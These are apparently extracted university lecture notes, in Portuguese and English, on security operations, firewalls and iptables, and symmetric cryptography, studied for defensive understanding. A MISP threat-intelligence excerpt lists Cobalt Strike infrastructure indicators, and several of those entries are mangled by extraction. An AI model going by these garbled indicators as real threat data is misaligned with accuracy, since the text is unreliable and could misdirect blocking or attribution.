- Sistema lento ou crasha derepente;
- Sistema e comportamento da rede anormais.

5.21 Identificação de ataques

Domínios, endereços IP ou URLs, Correspondência a APT, domínios estranhos (a todas as fontes (OSINT))

Email feito para uma pessoa específica

Informação suspeita de informação sobre negócio

Novos executáveis, nunca antes vistos, ficheiros de ataque costumizados.

5.22 Exploit alert triage

- **Prioritization**

- How to do it? Which alerts we should prioritize?

- **Ask yourself...**

- What does the exploit do?
 - Give admin or user access? DoS?
 - Did the exploit work?
 - Is there evidence of install afterwards? Command and control?
 - What type of asset?
 - Internal? External? Desktop? Server?
 - Where is the asset located? DMZ? Sensitive server subnet?
 - Who is the user? Do they have admin access, critical data access?

5.23 Disseminação

Quando uma ameaça é encontrada, informação é disseminada. Dentro de comunidades fechadas (MISP), ao público (Virustotal, AbuseCH, OTX, MISP, ...)

Segurança de Software inclui informação sobre como proteger organizações.
Sistemas atuais alteram signatures/regras dinamicamente (várias vezes ao dia)

Regra de ouro: Update!

MISP: Global platform to share indicators of compromise

The screenshot shows a list of threat intelligence feeds from the MISP platform. Each feed includes a timestamp, activity type (Network activity), specific details (e.g., IP, URL, domain), and a list of indicators such as CobaltStrike and CS watermark.

- 2023-10-11 Network activity ip-dst:port 443 ALIBABA-CN-NET Alibaba US Technology Co. Ltd CobaltStrike cs-watermark-100000
- 2023-10-11 Network activity url https://compare/v2.68/glebsByr0 ALIBABA-CN-NET Alibaba US Technology Co. Ltd CobaltStrike cs-watermark-100000
- 2023-10-11 Network activity ip-dst:port 249.80.80.80 CobaltStrike COLLOCATIONX-DATACENTER Dedicated Server Provider cs-watermark-674054488
- 2023-10-11 Network activity domain care ices.com CobaltStrike COLLOCATIONX-DATACENTER Dedicated Server Provider cs-watermark-674054488
- 2023-10-11 Network activity url http://care ices.com:8080/search CobaltStrike COLLOCATIONX-DATACENTER Dedicated Server Provider cs-watermark-674054488
- 2023-10-11 Network activity ip-dst:port 148.443 CobaltStrike cs-watermark-108270913 HSI-EUROPE cs-watermark-108270913
- 2023-10-11 Network activity domain type j01.azurefd.net CobaltStrike cs-watermark-108270913 HSI-EUROPE cs-watermark-108270913

5.24 SOAR

Security Orchestration, Automation and Response. Software que permite às equipas de segurança integrarem e coordenarem ferramentas separadas em streamlined threat response workflows.



6 Firewalls

6.1 Objetivos

Elemento **idespenável na conexão com um domínio de rede**, controla o acesso, flow e conteúdo.

Implementação centralizada de políticas de segurança. Minimiza o impacto de variabilidades locais (conhecidas ou não), tornando mais fácil tomar prosições mais drásticas. Centraliza a deteção de problemas (e os tratamentos).


6.2 Definição (Cheswick & Bellovin)

Link entre redes de perímetro protegido (conjunto de redes e máquinas) para uma rede insegura (Internet).

Conjunto de componentes, hardware e software.

Propriedades:

- Entre todos os caminhos de tráfego in/out;
- Controla o tráfego que passa por ele;
- Imune a penetração (por definição);



6.3 Funcionalidades

Supervisão entre todas as comunicações in/out. Controla o uso de recursos internos/externos por hosts/requests externas/internas. Defende contra ataques de fora o domínio protegido para os seus recursos e do domínio protegido contra recursos esternos.

Ativação de mecanismos gateway. Para esconder a estrutura do parametro protegido, NAT (Network Address Translation), Masquerading e Port Forwarding. Para extender o perímetro seguro, secure tunneling (VPN).


6.4 Importância das Firewalls (EXTREMA)

Ataques em sistemas públicos são frequentes, seja por atacantes especializados ou até mesmo aplicações.

Os sistemas nem sempre têm os mecanismos de segurança adequados, bloqueando depois de muitas tentativas falhadas, validação e comunicações, controlo de acesso.

É necessário aplicar mecanismos definidos pela administrador, de acordo com as políticas do domínio. Um programador de aplicações não sabe disto.

6.5 Estrutura Genérica




Prímetro de defesa (do domínio), pode ser parte de uma defesa numa estratégia em profundidade.

Considere um ambiente não seguro e um seguro:

- **Fora:** outros domínios e a Internet;
- **Dentro:** rede interna;

Apenas um server: Bastion



DMZ: DeMilitarized Network ou Perimeter Network, rede insegura, que contém servidores expostos ao mundo. Por vezes é necessário usar serviços/aplicações específicas.



DMZ pode oferecer alguma proteção, sendo um sistema com 2 firewalls com regras diferentes.

Firewall externa: bastante permissiva, controla o acesso a todas as redes.

Firewall interna: mais restritiva, controla o acesso à rede interna.

6.6 Tipos: Packet Filters

Rejeitar interações não autorizadas baseadas no conteúdo dos IP datagrams.
Endereço IP (origem e/ou destino), protocolos de transporte e portas, dados enviados via protocolos de transporte, ...

Pode analisar comportamento do flow, exemplo: detect port scans (with nmap).

Tipicamente suportado por componentes core do OS, exemplo: iptables, pf, ipfw, ...

6.7 Tipos: Application gateways

Controla interações ao nível da aplicação. Mas transparente para interagir com aplicações. Normalmente há uma firewall diferente para cada protocolo (protocolo proxy).

Cliente → Proxy (server) → Server (server).

Aspectos de operar um proxy: Controlo de acesso dos users, análise e modificação do conteúdo log detalhado, impersonificação (proxying).


6.8 Tipos: Circuit Gateways


Tipo de gateway de aplicações, contactado diretamente pelo cliente.

Interposição não transparente. Para usar políticas e mecanismos específicos de autorização e autenticação.

Tipicamente requer mudar aplicações cliente. Exemplo: SOCKS e HTTP Proxy.

6.9 Tipos: SOCKS4 circuit gateway





Types: stateful packet filters

Dynamic (or context-sensitive) packet filter

- Sort of packet filter with historical context
- Context is key to certain decisions
- Common term: Stateful Packet Filter/Inspection (SPI)

Context examples:

- Decisions made for IP packet fragments
 - Defragmentation before filtering
- Established TCP virtual circuits
 - Circuit establishment requests are controlled
 - Established virtual circuits are allowed

© André Zúquete, João Paulo Barreca INFORMATION AND ORGANIZATIONAL SECURITY 15

Types: stateful packet filters

Context examples (cont.):

- Dynamic NAT tables
 - Creation of entries depending on observed traffic
- Request/response interactions over UDP
 - Dynamic authorization of responses to authorized requests
 - Example: DNS name resolution
- ICMP error messages
 - Related to previously sent TCP/UDP packets
- Identification of application protocols from data flows
 - To handle flows that use dynamic or "stolen" ports
 - Examples: FTP, RPC protocols, P2P protocols
 - Utility: filtering, transparent proxying, QoS

© André Zúquete, João Paulo Barreca INFORMATION AND ORGANIZATIONAL SECURITY 16

6.10 Bastion


Deve correr versões seguras de sistemas operativos, com configurações seguras, apenas serviços essenciais instalados, Telnet, DNS, FTP, ...

Servers públicos não devem correr num bastion, devem correr em máquinas isoladas com DMZs. Bastion apenas dá forward ao tráfego até ao DMZ.

É normalmente uma plataforma para gateway de aplicações, mas quantos mais proxies tem num bastion, menos performance ele tem. Proxies podem correr em máquinas específicas.

Execução segura de gateways de aplicações, independente, sem privilégios especiais.

Topology:
Dual-homed (w/ or w/o DMZ)



6.11 Serviços de segurança

Autorização, por parte de data streams (packet filters) ou users (application gateways / circuitos).

Redirecionamento de tráfego. Para hosts dedicados, serviços locais (e.g mail, www, ftp, ...). Proxying, explícito (e.g circuit gateways) ou transparente (e.g NAT address translations).

Processamento de conteúdo de uma aplicação. Analise de conteúdo (deteção de vírus), mudar o nível mais alto dos protocolos (remoção de vírus).

Comunicação segura. Através de Virtual Private Networks (VPNs) (criptografia e controlo de integridade do fluxo dos dados sobre público (inseguro)). Tunneling ou seja, extensões de domínios IP para nós distante.

Defesa contra tentativas de DoS, usa deteção de ataques, ou seja, volumes de tráfego estranho, volume elevado, datagrams mal formados.

Defesa contra leaks de informação, deteção de tráfego estranha e controlo de comportamentos contra modelos conhecidos.

6.12 Limitações

Não resolvem o problema de os atacantes estarem dentro da rede interna. A não ser que a rede interna esteja segmentada em sub-redes, com firewalls entre elas. Os switches normalmente não suportam operações de firewalls.

Eficiência no controlo de conexões externas

Falta de controlo sobre interações camoufladas/escondidas

Difícil de gerirem ambientes com interesses heterogéneos como universidades.

6.13 Firewalls pessoais

Adotado para proteção de indivíduos(hosts pessoais).

Owners podem definir um conjunto adicional de políticas. Quais aplicações são autorizadas a acessar a rede, quais protocolos que as aplicações podem usar, os host/redes que os protocolos/aplicações podem comunicar com.

Reducir o risco de compromisso entre hosts e a rede. Permite à máquina se proteger a si própria independentemente da proteção fornecida pela rede, útil para máquinas que migram entre redes.

6.13.1 Firewalls pessoais: Problemas

Users normais não são experts em segurança, não sabem como a rede IP funciona, não sabem se uma interação é normal ou não e não sabem as políticas de segurança base que devem aplicar.

Bloquear interações suspeitas pode nulificar funcionalidades. Rede de comunicações é um commonplace, as aplicações não informam os users sobre as necessidades de comunicação.

Complexidade das operações. Ambientes de operações diferentes ou interfaces de rede diferentes resultam em políticas diferentes.

A combinação de cenários operacionais, interfaces de rede e interações aceitáveis para cada caso resultam em um enorme número de regras.

6.14 IPTables

iptables

Packet filter (with context, or stateful)

- Integrated with Linux kernel TCP/IP
- Can be extended in several ways
- New core modules
- User mode applications

5 chains


- INPUT, OUTPUT, FORWARD
- PREROUTING, POSTROUTING

4 tables (per chain, but not for all)


- raw, mangle, nat, filter

Various extra modules


- e.g., CONNTRACK (connection tracker, or flow follower)



iptables: traffic for the host iptables: routed traffic



iptables: traffic from the host




iptables: decisions

- Basic decisions**
 - ACCEPT
 - Let the package continue
 - DROP
 - Skip the package
 - CONTINUE
 - Use decisions from other rules
- Reusable Decisions**
 - New chains
 - Jump to a new chain
 - The name of the chain is the decision
 - RETURN
 - Leave the current chain
- Other decisions**
 - LOG
 - With internal label
 - MARK
 - Useful for making coherent decisions across different chains
 - REJECT
 - Rejection with error message
 - SNAT, MASQUERADE
 - Source NAT (masquerading)
 - DNAT, REDIRECT
 - Destination NAT (port forwarding)
 - Actions by applications
 - QUEUE

Iptables exploitation: fail2ban

Iptables exploitation: fail2ban

"Anonymous" server, without content
of IPs blocked due to SSH access attempt



7 Criptografia Moderna

7.1 Cifras Simétricas

7.1.1 Terminologia

Criptografia - Arte ou ciencia de escrever as escondidas (escrita confidencial). Inicialmente era usada para manter a confidencialidade de informação.

Steganografia - Arte de esconder dados.

Criptoanálise - Arte ou ciencia de quebrar sistemas criptográficos ou informação encryptada.

Criptologia - Criptografia + Criptoanálise.

Cifra - Técnica especifica de criptografia.

Operação de cifra:


- **Encryption:** Informação original → Criptograma;
- **Decryption:** Criptograma → Informação original;

Informação original aka plaintext ou cleartext.

Criptograma aka ciphertext.

- **Algoritomo:** Forma de transformar dados.
- **Chave:** Parâmetro(s) para o algoritmo (influencia o algoritmo executado).

7.1.2 Operações de cifra



7.1.3 Casos de Uso (Cifras Simétricas)

Self protection with key K

- Alice encrypts plaintext P with key $K \rightarrow$ Alice: $C = \{P\}_k$
- Alice decrypts ciphertext C with key $K \rightarrow$ Alice: $P' = \{C\}_k$
- P' should be equal to P (requires checking)
- Only Alice needs to know K

Secure communication with key K

- Alice encrypts plaintext P with key $K \rightarrow$ Alice: $C = \{P\}_k$
- Bob decrypts ciphertext C with key $K \rightarrow$ Bob: $P' = \{C\}_k$
- P' should be equal to P (requires checking)
- K needs to be known by Alice & Bob


7.1.4 Criptoanálise: objetivos

Descobrir o **plaintext original**, qual cifra originou um dado ciphertext.

Descobrir a **cipher key**: Permite a decriptação de ciphertexts criados com a mesma chave.

Descobrir o **algoritmo de cifra**, ou um algoritmo equivalente. Normalmente, os algoritmos não são secretos, mas há exceções (e.g Lorenz, A5 (GSM), ...). Usando engenharia reversa.

7.1.5 Ataques de Criptoanálise: Abordagens



Brute Force - Procura exaustiva pelo espaço de chaves até encontrar um match.

Normalmente, não é possível para um espaço de chaves grande. Ser aleatório é fundamental!

Clever Attacks - Reduz o espaço de procura para um conjunto mais pequeno de potenciais candidatos: palavras, números, tamanho restrito ou alfabético. Identifica padrões em diferentes operações, ...

7.1.6 Cifras de Computador

Operam fazendo substituições. A informação original é uma sequência de símbolos, cada símbolo é trocado por um símbolo de substituição (normalmente do mesmo tamanho (substituição polipólica)). Símbolos de substituição são escolhidos de um alfabeto de substituição.

Símbolos habituais: Bit ou bloco de bits.

Estratégias:

- Substituição Monoalfabética: Chave → Um alfabeto de substituição;
- Substituição Polialfabética: Chave → Um conjunto de alfabetos de substituição;

7.1.7 Cifras de Computador: Stream Ciphers

Encriptação/decriptação misturando streams. Consideram um stream de bits. Cada plaintext/ciphertext bit é **XORed** com cada bit do keystream.

$$\begin{array}{l} \text{plaintext} \oplus \text{keystream} \rightarrow \text{ciphertext} \\ \text{ciphertext} \oplus \text{keystream} \rightarrow \text{plaintext} \end{array}$$

São cifras polialfabéticas

Keystream: Produzido de forma aleatória, tão maior quanto o dado processado, única cifra perfeita, raramente usada. Pseudo-aleatória, produzida de uma chave limitada (stream ciphers normais).

7.1.8 Cifras de Computador: Block Ciphers

Ecripta/decripta uma sequência de blocos. Os simbolos são blocos de bits de tamanho fixo. Normalmente usam blocos de bytes como simbolos.

Cifras de bloco são cifras monoalfabéticas. Algumas podem ser cifras polipóficas.

7.1.9 Cifras de Computador: Simétricas

Encriptação/decriptação usando a mesma chave. Estratégia mais velha.

7.1.10 Cifras de Computador: Assimétricas

Encriptação/decriptação com chaves diferentes, relacionadas. Par de chaves: Componente pública e privada.

7.1.11 Cifras de Computador: Combinações

Stream ciphers (simétricas): Cifras polialfabéticas, keystream definida pela chave, keystream e XOR implementam uma transformação polialfabética.

Block ciphers (simétricas): Cifras monoalfabéticas, alfabeto de substituição é definido pela chave.

Block ciphers (assimétricas): Cifras Polialfabética (não por natureza, mas para razões de segurança), as funcionalidades destas cifras não são homogéneas.

7.1.12 Técnicas usadas pelas cifras

Confusão: Relação complexa entre a chave, plaintext e ciphertext. O ciphertext (output bits) deve depender do plaintext + chave (input bits) de forma complexa.

Difusão: Estatísticas de plaintext são dissipadas no ciphertext, deste modo caso um bit do plaintext seja alterado, vários bits do ciphertext são alterados, é uma maneira imprevisível e pseudo-aleatória. Efeito avalanche.

7.1.13 Exemplos de stream ciphers (simétricas)

A5/1, A5/2

- Cellular communications
- Initially secret, reverse engineered
- Explored in a weak fashion (64-bit keys w/ 10 bits stuck at zero)

E0

- Bluetooth communications
- Keys up to 128 bits

RC4

- Wi-Fi communications (WEP, deprecated)
- Initially secret, reverse engineered, never officially published
- Keys with 40 to 2048 bits


Other

- Salsa20, ChaCha20, etc.

7.1.14 Abordagem de stream ciphers (simétricas)

Usa criptografia segura, geração de bits pseudo-aleatórios. O gerador produz um keystream, impementa o stado da máquina e é controlado por dois valores: **Initialisation Vector (IV)** (define o estado inicial da máquina de estados) e **Key** (define como um state avança para o próximo para produzir a keystream).

Criptografia segura, pseudo-aleatória significa: O keystream parece uma sequência aleatória de 0s e 1s. Se um atacante aprender parte do keystream, não consegue interferir: valores do keystream antigos e futuros.



7.1.15 Stream ciphers (simétricas): Exploitation considerations

Duas mensagens nunca devem ser encriptadas com a mesma chavee IV. Uma vez que serão encriptadas com a mesma keystream, sendo que o conhecimento de uma mensagem pode levar ao conhecimento da outra.

$$\begin{aligned} C_1 &= P_1 \oplus KS \\ C_2 &= P_2 \oplus KS \end{aligned} \quad \rightarrow \quad P_2 = C_2 \oplus KS = C_2 \oplus C_1 \oplus P_1$$

Keystreams podem ser periódicos (ter um ciclo): depende no gerador, possui os mesmos problemas de cima. Plaintext deve ser mais curto que o período do keystream.

Ciphertexts podem ser manipulados: cada cipher bit depende apenas em um bit plaintext

$$C' = C \oplus \Delta \rightarrow P' = P \oplus \Delta$$

É fundamental ter integridade do controlo de elementos (ciphertext e plaintext).

7.1.16 Block ciphers (simétricas): Exemplos

DES (Data Encryption Standard)

- Proposed in 1974, standard in 1977
- Input/output: 64-bit blocks
- Key: 56 bits

AES (Advanced Encryption Standard)

- Proposed in 1998 (Rijndael), standard in 2001
- Input/output: 128-bit blocks
- Key: 128, 192 or 256 bits


Other

- IDEA, CAST, Twofish, Blowfish, RC5, RC6, Kasumi, etc.


7.1.17 Block ciphers (simétricas): Abordagem

Usa um pipeline de rondas de transformação. Cada ronda adiciona confusão e difusão. Cada ronda é normalmente controlada por uma sub-chaves (uma chave derivada de uma chave dada para encriptação/decriptação).

Rondas têm de ser reversíveis, de modo a permitir a decriptação. Redes de Feistel ou Substituição-Permutação são as abordagens mais comuns.



7.1.18 Redes de Feistel




The function $f(ks_i)$ doesn't need to be reversible!


7.1.19 Rede Substituição-Permutação

SBox - Tabela com um output para cada input (index, output = SBox[input]). Sboxes podem ser contantes ou key-dependent (DES e AES são Sboxes constantes, Blowfish e Twofish usam SBoxes variáveis, key-dependent).


PBox - Muda posições do input de bits.



AES architecture



AES (encryption) round



AES in CPU instruction sets

Intel AES New Instructions (AES-NI)

AESENCLAST	Perform one round of an AES encryption flow
AESDEC	Perform one round of an AES decryption flow
AESDECLAST	Perform the last round of an AES decryption flow
AESKEYGENASSIST	Assist in AES round key generation
AESIMC	Assist in AES Inverse Mix Columns

ARMv8 Cryptographic Extension

... and other


7.1.20 Modos de Cifra: Eletronic Code Book (ECB)

Encriptação direta para cada bloco: $C_i = E_k(P_i)$

Decriptação direta para cada bloco: $P_i = D_k(C_i)$

Blocos são processados independentemente. Paralelismo é muito possível. Existe acesso aleatório uniforme

Problema: Exposição de Padrões. Se $P_1 = P_2$ então $C_1 = C_2$.




7.1.21 Modos de Cifra: Cipher Block Chaining (CBC)

Encriptar cada bloco T_i com feedback de C_{i-1} . $C_i = E_k(P_i \oplus C_{i-1})$


Decriptar cada bloco C_i com feedback de C_{i-1} . $P_i = D_k(C_i) \oplus C_{i-1}$

O primeiro bloco usa IV. É melhor não usar amemsa chave. Pode ser vazia.

Transformação polialfabética, em que o feedback previne blocos iguais de serem igualmente processados. Parece que temos uma key diferente em cada bloco.



ECB vs CBC: pattern exposure




7.1.22 Modos de Cifra ECB/CBC: Conteúdos not block-aligned

ECB e CBC requerem inputs block-aligned. Sub-blocos finais precisam de tratamento especial.

Alternatives

- Padding
 - Of last block, identifiable
 - PKCS #7
 - $X = B - (M \bmod B)$
 - X extra bytes, with the value X
 - PKCS #5: Equal to PKCS #7 with $B = 8$
 - Perfectly aligned inputs get an extra padding block!
 - Different processing for the sub-block
 - Adds complexity, rarely used




7.1.23 Modos Stream Cipher



Stream ciphers usam geradores pseudo-aleatórios. Múltiplas técnicas para os implementar. Algumas técnicas são melhores para hardware implementations outras nelhores para CPU-based implementations.

Stream cipher modes



- They use a block cipher to implement a stream cipher generator
- The fundamental idea is:
 - The generator is a state machine with state S_i on iteration i
 - The output of the generator for state S_i is $O_{i+1} = E_K(S_i)$
 - The state S_i is updated to S_{i+1} using some transformation function f
 - S_0 is defined by an IV
- The generator only uses block cipher encryptions
 - Or decryptions, it is irrelevant




Stream cipher modes:
n-bit OFB (Output Feedback)



